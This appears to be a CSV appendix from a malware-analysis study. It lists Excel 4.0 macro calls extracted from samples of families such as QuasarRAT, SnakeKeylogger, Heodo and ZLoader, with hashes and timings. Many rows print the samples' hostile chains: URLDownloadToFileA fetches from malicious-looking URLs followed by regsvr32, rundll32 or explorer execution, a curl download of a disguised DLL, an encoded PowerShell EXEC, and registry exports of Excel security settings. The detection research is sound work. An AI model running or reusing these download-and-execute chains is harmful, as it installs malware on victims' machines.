QuasarRAT 69d28a5a8d73eb19922fee874b0b92cd7e853149d4c816f8b869c8eeb2a28919.xls
0.0906169414520263 2023-05-25 15:36:59 [] 0.0

QuasarRAT 2f1179c0c1d9cc622af23f526b1f0132da4560207435fac38eec626ca74b2b7e.xls
0.0844151973724365 2023-05-25 15:36:59 [] 0.0

QuasarRAT ce909bb48dbe83d2c138881743977bc1541b06e424ea88b9d811c3fe52dce5f0.xls
0.084122896194458 2023-05-25 15:36:59 [] 0.0

SnakeKeylogger f349f66077a1344b6c987a1e05fb32205ba48c6b12f6cf979dd87ecb94e4d961.xls
0.095118761062622 2023-05-25 15:37:00 [] 0.0

SnakeKeylogger 1386aa920815a972e7da0b4e227b86adccdc0ad6af2ec12f87b7168501dca824.xls
1.6523752212524414 2023-05-25 15:37:01 [] 0.0

SnakeKeylogger 2a295d2593b44e3429bb9d86b61f28d36578c6840d19cd5641fbb59cfae66580.xls
1.0883738994598389 2023-05-25 15:37:02 [] 0.0

SnakeKeylogger 2bbe4882f38ace702ae46c8288f2036a44a98673e00797f85f4e223569ed3796.xls
0.980506181716919 2023-05-25 15:37:03 [] 0.0

SnakeKeylogger 45ba0096ff6b7eea43a7ef2e6af9c32f03dc797f50097c50b56e8b185e057e36.xls
1.006977081298828 2023-05-25 15:37:04 [] 0.0

SnakeKeylogger 6b544118a7359252a4583f8bc147fef52e5f3215efde28e7be580ded3c8923f2.xls
1.0463216304779053 2023-05-25 15:37:05 [] 0.0

SnakeKeylogger d7218866b1b27bdc3894b27099db7706318eb61408f178e0ca6ebd123d430ebe.xls
0.1452095508575439 2023-05-25 15:37:05 [] 0.0

SnakeKeylogger 6c3fa7dea322a6f184944b727cdb8b1c494dda89bd1a4b7ea70dd85898638fe4.xls
0.828012228012085 2023-05-25 15:37:06 [] 0.0

SnakeKeylogger a9c0d84b10f798a551f324ccd35351c6a836d1124ee5ec2a84d2e44c65d5420a.xls
1.226404905319214 2023-05-25 15:37:08 [] 0.0

SnakeKeylogger 77f0075657d4275615fc35fa3008ed59f05a0b4e6fb785af1fd236b3abc0d1b4.xls
0.8830475807189941 2023-05-25 15:37:08 [] 0.0

SnakeKeylogger 170c0fb730a8b383cb57487ae7614cfac311fb00c9d4577c66b0e9f0b6a29461.xls
1.0339841842651367 2023-05-25 15:37:09 [] 0.0

SnakeKeylogger febe551bb0804e8707e938b42d4d31143525cd024782251bb043cb0691e7d105.xls
1.0842933654785156 2023-05-25 15:37:11 [] 0.0

SnakeKeylogger 3f85d9333aebdfe5db43f45491cb034967bb749b67f7121fb9279dd40b6cab3a.xls
0.8471739292144775 2023-05-25 15:37:11 [] 0.0

SnakeKeylogger cc4cd7524dc8cff8a32f746939c9519855a2d78d5c15767885a9eeb26025d7e3.xls
0.0897254943847656 2023-05-25 15:37:12 [] 0.0

SnakeKeylogger 140e0a7cbdf38d18b8600bd7934d6daf9af95a8db11a11917aceb39465bfe77f.xls
1.0675756931304932 2023-05-25 15:37:13 [] 0.0

SnakeKeylogger b5f7bc8ce9f09f5c2a23c9d0379cc065ff1b800abb45955de8ef086aeb88bf8c.xls
1.626974105834961 2023-05-25 15:37:14 [] 0.0

SnakeKeylogger 2e55766a4f960350c33708e397f678501cc3eaa5f1c88035128e890c57868414.xls
1.2213873863220217 2023-05-25 15:37:15 [] 0.0

SnakeKeylogger b76266c113ec9b84ead923a1f14d8607c13bd2c557a4ec500775e8d775549d7c.xls
1.0045993328094482 2023-05-25 15:37:16 [] 0.0

SnakeKeylogger ce300fe948a955112a8f6aed5be8f3e3f8b786b3a8f1fa0114d0b8b6ada2fb51.xls
1.049064874649048 2023-05-25 15:37:18 [] 0.0

SnakeKeylogger f8f36bc29327d52d324ff8d2b7f332d0e00f1991e96406aae74ded560631cc99.xls
1.0794551372528076 2023-05-25 15:37:19 [] 0.0

SnakeKeylogger 367f43f9444ce24cad2611f59e61608566a772fe098d081e20349440010681d7.xls
0.915313482284546 2023-05-25 15:37:20 [] 0.0

SnakeKeylogger 2a549fd9f71eb115734317dfcc13ad38ca208c06c5c95310a5c96c94c8910382.xls
1.060136079788208 2023-05-25 15:37:21 [] 0.0

SnakeKeylogger 535e47975d611764a2cd0f0d450311c80171c96b632abd73fe48666874139ba7.xls
1.043718338012695 2023-05-25 15:37:22 [] 0.0

SnakeKeylogger 4c55c42aab61083faa4fbab0367430648725a8b7102ab55e05a0c0f6b4985632.xls
1.078449249267578 2023-05-25 15:37:23 [] 0.0

SnakeKeylogger 54178e9c8317b59d9a7398b2efe1d5b9f2175f5a8322af385810e45dc7c20955.xls
0.8564062118530273 2023-05-25 15:37:24 [] 0.0

SnakeKeylogger a26cf1908d8e2e9ab6e9b3fdf31d6cb5d58d7035374cd513b459a1541cc2fc79.xls
0.098970890045166 2023-05-25 15:37:24 [] 0.0

SnakeKeylogger fe1398dd4e70ada5940722af7d943df9f0d3905ee8e322b19898511497ce1923.xls
0.9852890968322754 2023-05-25 15:37:25 [] 0.0

Heodo 87c3545310157886ea652afb97e0dfa9e7d09a6392663710091f20f53757da4a.xls
0.1120214462280273 2023-05-25 15:37:25 ”[””T””, [””(\””url””], ””TEXT””, [””s://datie-tw.com/im””,

85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https:/
tw.com/img/O8G0RDZj7MYCuJyPoP/\””,\””..\\elv1.ooocccxxx\””,0,0)””],
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://datie-
tw.com/img/O8G0RDZj7MYCuJyPoP/””, ””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””,
[””C:\\Windows\\System32\\regsvr32.exe /S ..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

Heodo 5ca55bbe117677a9855a4bc8615c70eb7d4d0acf3ba863ed8919afc42547d847.xls
0.1107141971588134 2023-05-25 15:37:25 ”[””T””, [””(\””url””], ””TEXT””, [””://www.vin””,
85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””http:/
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””http://www.vinyz.com/cache/rqWV/””,
””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””, [””C:\\Windows\\System32\\regsvr32.exe /S
..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

Heodo 7d34bfd86fba89924215e960a2a68ca3de2e2ccdfb2a6e418517566dde151c15.xls
0.110588788986206 2023-05-25 15:37:26 ”[””T””, [””(\””url””], ””TEXT””, [””s://www.conceptagen””,
85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https:/
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://www.conceptagency.net/css/b8eaKN
””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””, [””C:\\Windows\\System32\\regsvr32.exe /S
..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

Heodo c7fbe66b6160048ee7975830f68f5ad83e2f77230ba8bd4a72e212d49f36725d.xls
0.1129851341247558 2023-05-25 15:37:26 ”[””T””, [””(\””url””], ””TEXT””, [””s://bosny.com/aspn””,
85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https:/
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://bosny.com/aspnet_client/R50QIOGj
””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””, [””C:\\Windows\\System32\\regsvr32.exe /S
..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

Heodo 81574070b47944ba4904a6e419a25eb1825a3a6cba5b8be896f0144e11802d31.xls
0.1150310039520263 2023-05-25 15:37:27 ”[””T””, [””(\””url””], ””TEXT””, [””s://datie-tw.com/im””,
85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https:/
tw.com/img/O8G0RDZj7MYCuJyPoP/\””,\””..\\elv1.ooocccxxx\””,0,0)””],
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://datie-
tw.com/img/O8G0RDZj7MYCuJyPoP/””, ””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””,
[””C:\\Windows\\System32\\regsvr32.exe /S ..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

Heodo 311e174087ecfc0bd85f78bd70829570ee3b4b567afcf293ebb32f4f887c6d1b.xls
0.1127300262451171 2023-05-25 15:37:27 ”[””T””, [””(\””url””], ””TEXT””, [””s://datie-tw.com/im””,
85655737776.0], ””FORMULA””, [””=CALL(\””urlmon\””,\””URLDownloadToFileA\””,\””JJCCBB\””,0,\””https:/
tw.com/img/O8G0RDZj7MYCuJyPoP/\””,\””..\\elv1.ooocccxxx\””,0,0)””],
””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCBB””, 0, ””https://datie-
tw.com/img/O8G0RDZj7MYCuJyPoP/””, ””..\\elv1.ooocccxxx””, 0, 0], ””EXEC””,
[””C:\\Windows\\System32\\regsvr32.exe /S ..\\elv1.ooocccxxx””], ””RETURN””, [null]]” 12.0

AveMariaRAT 51d7e9d83ee47fde362716e9c50252dff4ea3891a2cf89e4be84d1551d104688.xls
0.0787990093231201 2023-05-25 15:37:27 [] 0.0

AveMariaRAT 4c6d5d7ecfdd0bc5c47ee420ccabd9230e8ea78b28fef589fa595fe8e43d28e5.xls 0.1893503665924072 2023-05-25 15:37:27 [] 0.0

AveMariaRAT 4d3509404975ac2f99aa7075754c08feec46d0dbffe0f8d9e0ff764aee6c95f9.xls 0.0895216464996337 2023-05-25 15:37:27 [] 0.0

AveMariaRAT 7abd46f22576537b302459c073eb1ff5a13200aa7b8073c987f7adc43c06e2db.xls 0.0919733047485351 2023-05-25 15:37:27 [] 0.0

Github_sample2 Auto_MemoryInjection.xlsm 0.4377944469451904 2023-05-25 15:37:28 [] 0.0

Github_sample2 DEBT_1326467218_03182021.xlsm 0.1906955242156982 2023-05-25 15:37:28 ”[””NOW””, [null], ””FORMULA””, [””..\\Kiod.hod””], ””REGISTER””, [””URLMon””, ””URLDownloadToFileA””, ””JJCCBB””], ””GOTO””, [””<Cell at X212>””], ””COUNTBLANK””, [null, null], ””EXEC””, [””Rundll32 ..\\Kiod.hod,DllRegisterServer””], ””RETURN””, [null]]” 14.0

Github_sample2 VirtualAllocObfuscatedVeryHidden.xls 0.714362621307373 2023-05-25 15:37:29 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 SimpleExecution.xls 0.080665111541748 2023-05-25 15:37:29 ”[””EXEC””, [””powershell.exe -enc cwB0AGEAcgB0AC0AcAByAG8AYwBlAHMAcwAgAGMAYQBsAGMALgBlAHgAZQA=””]]” 2.0

Github_sample2 SimpleExecutionObfuscatedVeryHidden - Copy.xls 0.8776092529296875 2023-05-25 15:37:30 ”[””DEFINE.NAME””, [””x””, 26.0], ””WHILE””, [true], ””ADDRESS””, [46.0, ””AA””], ””INDIRECT””, [””AA46””], ””OR””, [false, false]]” 10.0

Github_sample2 SimpleExecutionObfuscatedHidden.xls 0.8143126964569092 2023-05-25 15:37:31 ”[””DEFINE.NAME””, [””x””, 26.0], ””WHILE””, [true], ””ADDRESS””, [46.0, ””AA””], ””INDIRECT””, [””AA46””], ””OR””, [false, false]]” 10.0

Github_sample2 clean1.xlsm 0.0792150497436523 2023-05-25 15:37:31 ”[””GOTO””, [””<Cell at G1>””], ””ALERT””, [null]]” 4.0

Github_sample2 Auto_DownloadFileGithub.xlsm 0.3434131145477295 2023-05-25 15:37:31 [] 0.0

Github_sample2 VirtualAllocObfuscatedHidden.xls 0.7224605083465576 2023-05-25 15:37:32 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 DownloadFileObfuscatedHidden.xls 0.8256320953369141 2023-05-25 15:37:33 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””,

[8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 DownloadFileObfuscated.xls 0.6981532573699951 2023-05-25 15:37:34 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 VirtualAlloc.xls 0.0820028781890869 2023-05-25 15:37:34 ”[””DEFAULT””, [null]]” 2.0

Github_sample2 DownloadFile.xls 0.8525238037109375 2023-05-25 15:37:35 ”[””GET.DOCUMENT””, [2], ””FILES””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””file:////1””, ””c:\\\\Users\\\\Public\\\\testing.vbs””, 0.0, 0.0], ””NOW””, [null], ””WAIT””, [null], ””FILE.DELETE””, [””c:\\\\Users\\\\Public\\\\testing.vbs””]]” 12.0

Github_sample2 Auto_SimpleExecution.xlsm 0.4970414638519287 2023-05-25 15:37:35 [] 0.0

Github_sample2 clean.xls 0.190958023071289 2023-05-25 15:37:35 [] 0.0

Github_sample2 DownloadFileObfuscatedVeryHidden.xls 0.70269775390625 2023-05-25 15:37:36 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 VirtualAllocObfuscated.xls 0.8524627685546875 2023-05-25 15:37:37 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AA””], ””INDIRECT””, [””AA8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 Auto_DownloadFile.xlsm 0.4617073535919189 2023-05-25 15:37:37 [] 0.0

Github_sample2 SimpleExecutionObfuscated.xls 0.8292396068572998 2023-05-25 15:37:38 ”[””DEFINE.NAME””, [””x””, 26.0], ””WHILE””, [true], ””ADDRESS””, [46.0, ””AA””], ””INDIRECT””, [””AA46””], ””OR””, [false, false]]” 10.0

Github_sample2 clean2.xlsm 0.0824549198150634 2023-05-25 15:37:38 ”[””SET.VALUE””, [”””””], ””HALT””, [null]]” 4.0

Github_sample2 DownloadFileObfuscatedGitHUB.xls 0.2251801490783691 2023-05-25 15:37:39 ”[””GOTO””, [””<Cell at A2>””], ””DEFINE.NAME””, [””n””, 38.0], ””WHILE””, [true], ””ADDRESS””, [8.0, ””AC””], ””INDIRECT””, [””AC8””], ””OR””, [false, false], ””SET.VALUE””, [””=””]]” 14.0

Github_sample2 DownloadFileGithub.xls 0.8361577987670898 2023-05-25 15:37:40 ”[””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://raw.githubusercontent.com/cparmn/Packages/main/Totes.vbs””, ””c:\\\\Users\\\\Public\\\\testing.vbs””, 0.0, 0.0], ””NOW””, [null], ””WAIT””, [null], ””FILE.DELETE””, [””c:\\\\Users\\\\Public\\\\testing.vbs””]]” 8.0

A.4.2 Csv of the analysed for the first group

Familly Filename Time Date Syscall found Number Syscall found

ZLoader a351d23b753cdf5ad82f8047a9e42de3dd51f365c15368fc69120638a3747ff6.xls 0.1391208171844482 2023-05-26 14:35:44 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -15, -927], ””FOPEN””, [””C:\\Users\\Public\\Documents\\yaV9R.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader ef0bc2e5622cc604cf3e9ab4f2341b1976f74e8a5685e156fb9f69bc498302f0.xls 0.0777614116668701 2023-05-26 14:36:01 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\zj8DLrv.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\UVnULlPc.vbs””, 0], ””FWRITELN””, [0, ””xRlCE0 = \””https://statedauto.com/wp-data.php\””\rctM = \””https://statedauto.com/wp-data.php\””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\UVnULlPc.vbs””], ””FILES””, [null]]” 16.0

ZLoader cd513f5d64cbabcef483e716e5bdf9a0a5bb9df769fbb4f62907985096088e40.xls 1.0047309398651123 2023-05-26 14:36:33 ”[””FOPEN””, [””C:\\Users\\Public\\w8Et7.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\Ve9YMw.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 489a37e9a36034a708099e1dca5188f41c5ff2ae392a1c3a7a5e0eaf679ace22.xls 1.410181999206543 2023-05-26 14:36:35 [] 0.0

ZLoader 00352c70a741102eda8b008620892f5c9e9e54ceac52e0b88540ed34f382fa56.xls 0.130732774734497 2023-05-26 14:37:01 ”[””FOPEN””, [””C:\\Users\\Public\\jk8.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\SjD4.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 61aa7b11e26c355629736e312e1524041c4829822f45ad33f8ff292e59061c04.xls 0.6942203044891357 2023-05-26 14:37:40 ”[””FOPEN””, [””C:\\Users\\Public\\Sfeapay.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\wohk.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 737829a44edd7a286225b68ede4ae92cba1ebf188e98a82fa6332b28b5ba8739.xls 0.0808837413787841 2023-05-26 14:37:40 [] 0.0

ZLoader 8b63c2632e61ca6f922860afc6f451cea59941553482d75facdb6730e2fbd82f.xls 0.3573610782623291 2023-05-26 14:37:40 [] 0.0

ZLoader 42af9724562b3bd690ae30dbc6c1b99abb39e50adbb41f777feb9bceb3f3c102.xls 0.0841312408447265 2023-05-26 14:37:41 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader 7ad4f317592fa8c049fb35cea9b057beb6dff45012810cc02cd0967cecbcc5df.xls 0.0797884464263916 2023-05-26 14:38:09 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -747, -949], ””FOPEN””, [””C:\\Users\\Public\\Documents\\swO.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader 4fa6c2c7fb5cc57569089d245f0dd1cbd72984a31b3f58c253507138320a3235.xls 0.0881624221801757 2023-05-26 14:38:10 [] 0.0

ZLoader 78157a1df91bf1b66eb259a223fb58d195185aff1b519c0014368458fd82bbbf.xls 0.0911836624145507 2023-05-26 14:38:10 [] 0.0

ZLoader d4592471179f7d3fbd94be05591c09c74b0d8b7dcca580504694c7514c1d9ef0.xls 0.9584650993347168 2023-05-26 14:38:11 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 765a0b4da72ab6434010d966df81d1853a6dcb1327b609319332390856c4ac73.xls 0.0812757015228271 2023-05-26 14:38:11 [] 0.0

ZLoader 5922a03f4a3bb22b3c30bacbca9af4a5c8bc827e143bf9ad3cbdb20477ba06d0.xls 0.0834012031555175 2023-05-26 14:38:58 ”[””FOPEN””, [””C:\\Users\\Public\\H2J.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\rMNBEmd.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 4a0dbc7d805a3cae171de8c58691411c4bb15c1d770d2ba8d8f2b9b867807513.xls 0.0810623168945312 2023-05-26 14:39:17 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://markens.online/wp-data.php””, ””C:\\Users\\Public\\Documents\\erspF2.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\ko6zwas.vbs””, 0], ””FWRITELN””, [0, ””SO4 = \””https://markens.online/wp-data.php\””\rQmewH = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\ko6zwas.vbs””],

””FILES””, [null]]” 16.0

ZLoader 31ea3370ca06a2af45514a59a0ae49dc62ac34bc4dce44402f169a9d6fb93853.xls 0.2543056011199951 2023-05-26 14:39:17 ”[””CALL””, [””URLMON””, ””URLDownloadToFileA””, ””JJCCJJ””, 0.0, ””https://rnollg.com/kev/scfrd.dll””, ””C:\\ProgramData\\formnet.dll””, 0.0, 0.0]]” 2.0

ZLoader 2cf7a24b0304e8801dafe9b9e060a75e45f354c293fb26d2a414c9e936fe09e7.xls 0.1385746002197265 2023-05-26 14:39:57 ”[””FOPEN””, [””C:\\Users\\Public\\RPLxr.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\d4r7Wua.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 1abf392441f78fdf626cc921626cd35f26bffab717fef1205a1433ee79b1eac1.xls 0.0812485218048095 2023-05-26 14:40:19 ”[””NEXT””, [null], ””RETURN””, [null]]” 4.0

ZLoader c94ac6548943c1f9a85ed599a81ce7fefa81092ee7ad9cce48b3d46a522a9773.xls 0.6505420207977295 2023-05-26 14:53:42 ”[””NEXT””, [null], ””RETURN””, [null], ””DEFAULT””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://mobitel-servis.si/vendor.php””, ””C:\\Users\\Public\\Documents\\Kk9.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\C8cT.vbs””, 0], ””FWRITELN””, [0, ””sFJWG = \””https://mobitel-servis.si/vendor.php\””\rVQw = \””https://leadingpips.com/crypt.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\C8cT.vbs””], ””FILES””, [null]]” 18.0

ZLoader ee84727646dbe5da844764980ca6bbc9cc60992973a6f68e641e6f66c19db8fb.xls 0.088710069656372 2023-05-26 14:54:02 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\QcM.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\nEF00JP.vbs””, 0], ””FWRITELN””, [0, ””KBOeu = \””https://statedauto.com/wp-data.php\””\rhQDf = \””https://markens.online/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\nEF00JP.vbs””], ””FILES””, [null]]” 16.0

ZLoader ae5a246bd9082ec804f233367f9b33eb062d2f3a9b3ebc32480cd64372a21c4a.xls 0.0927422046661377 2023-05-26 15:10:43 ”[””EXEC””, [””curl https://bizcomtech.com/rob122DzjsdFA.dll -J -o c:\\users\\public\\cdnupdater.png -sS””], ””FILES””, [null], ””FOPEN””, [””c:\\users\\public\\cdnupdater.png””, 0], ””NEXT””, [null]]” 8.0

ZLoader a351d23b753cdf5ad82f8047a9e42de3dd51f365c15368fc69120638a3747ff6.xls 0.1725130081176757 2023-05-27 08:16:33 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””Xlcall32””, ””Excel4””, ””2JRJRR#””, 4, [], 2, -15, -927], ””FOPEN””, [””C:\\Users\\Public\\Documents\\yaV9R.txt””, 0], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null],

””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 18.0

ZLoader ef0bc2e5622cc604cf3e9ab4f2341b1976f74e8a5685e156fb9f69bc498302f0.xls 0.0795309543609619 2023-05-27 08:16:50 ”[””NEXT””, [null], ””RETURN””, [null], ””CALL””, [””urlmon””, ””URLDownloadToFileA””, ””JJCCJJ””, 0, ””https://statedauto.com/wp-data.php””, ””C:\\Users\\Public\\Documents\\zj8DLrv.txt””, 0, 0], ””FOPEN””, [””C:\\Users\\Public\\Documents\\UVnULlPc.vbs””, 0], ””FWRITELN””, [0, ””xRlCE0 = \””https://statedauto.com/wp-data.php\””\rctM = \””https://statedauto.com/wp-data.php\”””””], ””FCLOSE””, [null], ””EXEC””, [””explorer.exe C:\\Users\\Public\\Documents\\UVnULlPc.vbs””], ””FILES””, [null]]” 16.0

ZLoader cd513f5d64cbabcef483e716e5bdf9a0a5bb9df769fbb4f62907985096088e40.xls 1.008664846420288 2023-05-27 08:17:22 ”[””FOPEN””, [””C:\\Users\\Public\\w8Et7.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\Ve9YMw.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 489a37e9a36034a708099e1dca5188f41c5ff2ae392a1c3a7a5e0eaf679ace22.xls 1.4549429416656494 2023-05-27 08:17:24 [] 0.0

ZLoader 00352c70a741102eda8b008620892f5c9e9e54ceac52e0b88540ed34f382fa56.xls 0.1343696117401123 2023-05-27 08:17:50 ”[””FOPEN””, [””C:\\Users\\Public\\jk8.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\SjD4.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

ZLoader 61aa7b11e26c355629736e312e1524041c4829822f45ad33f8ff292e59061c04.xls 0.7342967987060547 2023-05-27 08:18:28 ”[””FOPEN””, [””C:\\Users\\Public\\Sfeapay.vbs””, 0], ””FWRITELN””, [0, ””On Error Resume Next””], ””NEXT””, [null], ””RETURN””, [null], ””FWRITE””, [0, ””!””], ””FCLOSE””, [null], ””CALL””, [””Shell32””, ””ShellExecuteA””, ””JJCCCJJ””, 0, ””open””, ””C:\\Windows\\system32\\reg.exe””, ””EXPORT HKCU\\Software\\Microsoft\\Office\\0\\Excel\\Security C:\\Users\\Public\\wohk.reg /y””, 0, 5], ””FILES””, [null], ””FPOS””, [null], ””FREAD””, [null]]” 20.0

